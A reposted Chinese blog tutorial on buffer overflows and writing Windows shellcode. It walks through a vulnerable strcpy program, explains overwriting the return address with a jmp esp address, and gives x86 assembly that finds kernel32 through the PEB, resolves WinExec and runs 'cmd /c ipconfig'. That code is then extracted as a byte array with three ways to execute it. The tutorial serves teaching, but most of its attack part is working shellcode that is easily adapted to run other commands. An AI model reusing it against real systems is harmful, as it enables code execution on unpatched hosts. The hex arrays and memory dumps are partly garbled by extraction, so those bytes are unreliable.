

Shellcode的原理及编写

转载

Together_CZ 于 2017-05-29 15:17:12 发布 3480 收藏 1

分类专栏： [页面更新识别](#)



[页面更新识别 专栏收录该内容](#)

29 篇文章 2 订阅

订阅专栏

转自：<http://blog.csdn.net/maotoula/article/details/18502679>

1.shellcode原理

Shellcode实际是一段代码（也可以是填充数据），是用来发送到服务器利用特定漏洞的代码，一般可以获取权限。另外，Shellcode一般是作为数据发送给受攻击服务的。Shellcode是溢出程序和蠕虫病毒的核心，提到它自然就会和漏洞联想在一起，毕竟Shellcode只对没有打补丁的主机有用武之地。网络上数以万计带着漏洞顽强运行着的服务器给hacker和Vxer丰盛的晚餐。漏洞利用中最关键的是Shellcode的编写。由于漏洞发现者在漏洞发现之初并不会给出完整Shellcode，因此掌握Shellcode编写技术就显得尤为重要。

如下链接是shellcode编写的基础，仅供参考


<http://blog.chinaunix.NET/uid-24917554-id-3506660.html>

缓冲区溢出的shellcode很多了，这里重现下缓冲区溢出。

```
[cpp]
01. int fun(char *shellcode)
02. {
03.     char str[4] = "";//这里定义4个字节
04.     strcpy(str, shellcode);//这两个shellcode如果超过4个字节，就会导致缓冲区
溢出
05.     printf("%s", str);
06.     return 1;
07. }
08. int main(int argc, char* argv[])
09. {
10.     char str[] = "aaaaaaaaaaaaaaaaaaa!";
11.     fun(str);
12.     return 0;
13. }
```

如上程序，会导致缓冲区溢出。

程序运行后截图如下



如上可以看出来，异常偏移是61616161，其实自己观察61616161其实就是aaaa的Hex编码

因为调用函数的过程大致是

- 1: 将参数从右到左压入堆栈
 - 2: 将下一条指令的地址压入堆栈
 - 3: 函数内部的临时变量申请
 - 4: 函数调用完成, 退出

内存栈区从高到低

[参数][ebp][返回地址][函数内部变量空间]

如上程序，如果函数内部变量空间比较小，执行strcpy时候，源字符串比目标字符串长，就会覆盖函数返回地址，导致程序流程变化。

如图

The screenshot shows the Immunity Debugger interface. The assembly pane at the top displays the following code:

```

00401B40 88 40 FF    mov    mmv      byte ptr [ebp-1],01
181:  strcpy(str,shellcode);
00401B49 8B 55 08    mov    edx,dword ptr [ebp+8]
00401B4C 52          push   edx
00401B4D 8D 45 FC    lea    eax,[ebp-4]
A018FE4A EA          nopl

```

The registers pane shows:

	Value
code	0x0018fea
	"aaaaaaaa"
	0x0018fe4

	72 'H'

The memory dump pane shows the memory starting at address 0018FDDC:

Address:	str
0018FDDC	78 FF 18 00 05 71 97 77 BC BA 16 00 FE FF FF B8
0018FD6	59 00 B5 FE 18 00 8D 00 47 00 00 E0 FD 7E CC CC CC
0018FE10	CC
0018FE2A	CC
0018FE44	00 00 00 00 48 FF 18 00 41 1E 40 00 A0 FE 18 00 00
0018FE5E	FD 7E CC
0018FE78	CC
0018FE92	CC
0018FEAC	61 61 61 61 61 61 61 21 00 CC CC CC CC 64 A1 30 00 00
0018FEC6	8B 00 8B 40 18 8B E8 36 8B 45 3C 3E 8B 54 28 78 03

0048FE44前四个00是str申请的四个字节的并初始化为00，后面的48FF1800是函数的返回地址，再后面的411E4000是ebp，既调用函数的基址。

再往下执行strcpy函数后，可以看见aaaaaaaa覆盖了返回地址

如图

可以看见0018FF44地址后面的函数返回地址和ebp都被61填充了。

fun函数执行完后，返回调用fun函数地址时候，导致程序报错。

缓冲区溢出的简单讲解如上，这时候，如果我们把返回地址改成我们自己的函数地址，不就可以执行我们自己的程序了？

缓冲区溢出利用就是把返回地址改成我们自己的函数地址，上面的方法就是覆盖eip，既返回地址，还有一种方法是覆盖SHE，原理差不多。

了解了基本原理，下面可以编写利用的代码

缓冲区溢出，基本的使用方法是jmp esp，覆盖的eip指针是jmp esp的地址，利用的字符串结构如下

[正常的字符串][jmp esp的地址][执行的代码(shellcode)]

关于获取jmp esp的代码，可以自己写个程序，从系统中查找jmp esp代码0xFFE4。

下面开始编写shellcode以及调用实现

[cpp]

```
01. void fun()
02. {
03.     __asm
04.     {
05.         mov eax, dword ptr fs:[0x30];
06.         mov eax, dword ptr [eax+0xC];
07.         mov eax, dword ptr [eax+0xC];
08.         mov eax, dword ptr [eax];
09.         mov eax, dword ptr [eax];
10.         mov eax, dword ptr [eax+0x18];
11.         mov ebp,eax           //Kernel.dll基址
12.         mov eax,dword ptr ss:[ebp+3CH]    // eax=PE首部
13.         mov edx,dword ptr ds:[eax+ebp+78H]  //
14.         add edx,ebp          // edx=引出表地址
15.         mov ecx,dword ptr ds:[edx+18H]    // ecx=导出函数个
数, NumberOfFunctions
16.         mov ebx,dword ptr ds:[edx+20H]    //
17.         add ebx,ebp          // ebx=函数名地址
址, AddressOfName
18. start:                   //
19.     dec ecx             // 循环的开始
20.     mov esi,dword ptr ds:[ebx+ecx*4]  //
21.     add esi,ebp          //
22.     mov eax,0x50746547    //
23.     cmp dword ptr ds:[esi],eax      // 比较PteG
24.     jnz start              //
25.     mov eax,0x41636F72    //
26.     cmp dword ptr ds:[esi+4],eax  // 比较Acor, 通过GetProcAddress几个字符
就能确定是GetProcAddress
27.     jnz start              //
28.     mov ebx,dword ptr ds:[edx+24H]    //
29.     add ebx,ebp          //
30.     mov cx,word ptr ds:[ebx+ecx*2]  //
31.     mov ebx,dword ptr ds:[edx+1CH]    //
32.     add ebx,ebp          //
33.     mov eax,dword ptr ds:[ebx+ecx*4]  //
34.     add eax,ebp          // eax 现在是GetProcAddress地
址
35.     mov ebx,eax           // GetProcAddress地址存入ebx, 如
果写ShellCode的话以后还可以继续调用
36.     push 0                //
37.     push 0x636578        //
38.     push 0x456E6957      // 构造WinExec字符串
39.     push esp             //
40.     push ebp             // ebp是kernel32.dll的基址
41.     call ebx             // 用GetProcAddress得到WinExec地
址
42.     mov ebx,eax           // WinExec地址保存到ecx
43.
44.     push 0x00676966
45.     push 0x6E6F6370
46.     push 0x6920632F
47.     push 0x20646d63      //cmd压入栈
48.
49.     lea eax,[esp];       //取到cmd首地址
50.     push 1                //
51.     push eax             // ASCII "cmd /c ipconfig"
52.     call ebx             // 执行WinExec
53.     // leave            // 跳回原始入口点
54. }
55. }
```

[cpp]

```
01. int main(int argc, char* argv[])
02. {
03.     fun();
04. }
```

如果汇编代码在vc调试下，获取二进制代码如图：

The screenshot shows the Microsoft Visual Studio debugger interface. At the top, assembly code is displayed with line numbers from 115 to 126. The assembly code includes instructions like mov eax, dword ptr fs:[0x30]; and mov edx,dword ptr ds:[eax+ebp+78H]. Below the assembly code, a memory dump window is open, showing the memory starting at address 0x00401A08. The dump shows a series of bytes, mostly zeros and some non-zero values like FF, EC, and 8B.

Address:	0x00401A08
00401A08	64 A1 30 00 00 00 8B 40 0C 8B 40 0C 8B 00 8B 00 8B 40 18 8B E8 36 8B 45 3C 3E 8B
00401A29	8B 4A 18 3E 8B 5A 20 03 DD 49 3E 8B 34 8B 03 F5 B8 47 65 74 50 3E 39 06 75 EF B8
00401A4A	46 04 75 E4 3E 8B 5A 24 03 DD 66 3E 8B 0C 48 3E 8B 5A 1C 03 DD 3E 8B 04 8B 03 C5
00401A6B	65 63 00 68 57 69 6E 45 54 55 FF D3 8B D8 68 66 69 67 00 68 70 63 6F 6E 68 2F 63
00401A8C	20 8D 04 24 6A 01 50 FF D3 5F 5E 5B 83 C4 40 3B EC E8 7E FA 01 00 8B E5 5D C3 CC
00401AAD	CC
00401ACE	CC
00401AEF	00 00 B8 CC CC CC CC F3 AB 8B 45 08 89 45 FC 8B 4D 0C 89 4D F8 8B 45 FC 03 45 F8
00401B10	C2 0C 00 CC 55 8B EC 83 EC 44 53 56 57 8D 7D
00401B31	B8 CC CC CC CC F3 AB A0 20 00 47 00 88 45 FC 33 C9 66 89 4D FD 88 4D FF 8B 55 08
00401B52	DA F8 01 00 83 C4 08 8D 4D FC 51 68 1C 00 47 00 E8 49 F8 01 00 83 C4 08 B8 01 00
00401B73	C4 44 3B EC E8 A4 F9 01 00 8B E5 5D C3 CC

查看00401A08的地址，可以看出是fun函数的汇编代码

shellcode代码基本获取到了，现在是要把他复制出来，

我取出来的后，如下

The screenshot shows a code editor window with a tab labeled [cpp]. The code is defined as an array of unsigned char. The hex values of the shellcode are listed, starting with 64 A1 30 00 00 00 8B 40 0C 8B 40 0C 8B 00 8B 40 18 8B E8 36 8B 45 3C 3E 8B and continuing through the dump shown in the previous screenshot.

```
01. unsigned char shellcode[] = {  
02.     0x64, 0xA1, 0x30, 0x00, 0x00, 0x00, 0x8B, 0x40, 0x0C, 0x8B, 0x40, 0x0C, 0x8B, 0x0C,  
03.     0x3C, 0x3E, 0x8B, 0x54, 0x28, 0x78, 0x03, 0xD5, 0x3E, 0x8B, 0x4A, 0x18, 0x3E, 0x0E,  
04.     0xF5, 0xB8, 0x47, 0x65, 0x74, 0x50, 0x3E, 0x39, 0x06, 0x75, 0xEF, 0xB8, 0x72, 0x0C,  
05.     0x5A, 0x24, 0x03, 0xDD, 0x66, 0x3E, 0x8B, 0x0C, 0x4B, 0x3E, 0x8B, 0x5A, 0x1C, 0x0E,  
06.     0x00, 0x68, 0x78, 0x65, 0x63, 0x00, 0x68, 0x57, 0x69, 0x6E, 0x45, 0x54, 0x55, 0x0F,  
07.     0x63, 0x6F, 0x68, 0x2F, 0x63, 0x20, 0x69, 0x68, 0x63, 0x6D, 0x64, 0x20, 0x68, 0x00,  
    ... // Remaining bytes from memory dump
```

稍作了下加工，0x是HEX的方式。

下面是我们调用shellcode，看是否可以用

程序如下：

```
[cpp]
01. int main(int argc, char* argv[])
02. {
03.     unsigned char shellcode[]={
04.         0x64,0xA1,0x30,0x00,0x00,0x8B,0x40,0x0C,0x8B,0x40,0x0C,0x8B,0x40,
05.         0x18,0x8B,0xE8,0x36,0x8B,0x45,0x3C,0x3E,0x8B,0x54,0x28,0x78,0x03,0x1
06.         0x3E,0x8B,0x5A,0x20,0x03,0xDD,0x49,0x3E,0x8B,0x34,0x8B,0x03,0xF5,0x1
07.         0x3E,0x39,0x06,0x75,0xEF,0xB8,0x72,0x6F,0x63,0x41,0x3E,0x39,0x46,0x6
08.         0x5A,0x24,0x03,0xDD,0x66,0x3E,0x8B,0x0C,0x4B,0x3E,0x8B,0x5A,0x1C,0x6
09.         0x8B,0x03,0xC5,0x8B,0xD8,0x6A,0x00,0x68,0x78,0x65,0x63,0x00,0x68,0x1
10.         0x55,0xFF,0xD3,0x8B,0xD8,0x68,0x66,0x69,0x67,0x00,0x68,0x70,0x63,0x6
11.         0x20,0x69,0x68,0x63,0x6D,0x64,0x20,0x8D,0x04,0x24,0x6A,0x01,0x50,0x1
12.         //三种方式执行shellcode
13.         //第一种
14.         ((void (*)())&shellcode)(); // 执行shellcode
15.         //第二种
16.         __asm
17.     {
18.         lea eax,shellcode;
19.         jmp eax;
20.     }
21.         //第三种
22.         __asm
23.     {
24.         lea eax, shellcode
25.         push eax
26.         ret
27.     }
28. }
```

至此，shellcode的编写完成了，如上这只是shellcode大致编写过程，是在windows下环境编写的，linux环境下的编写过程基本相同

至于更高级的利用，可以去看雪论坛逛逛。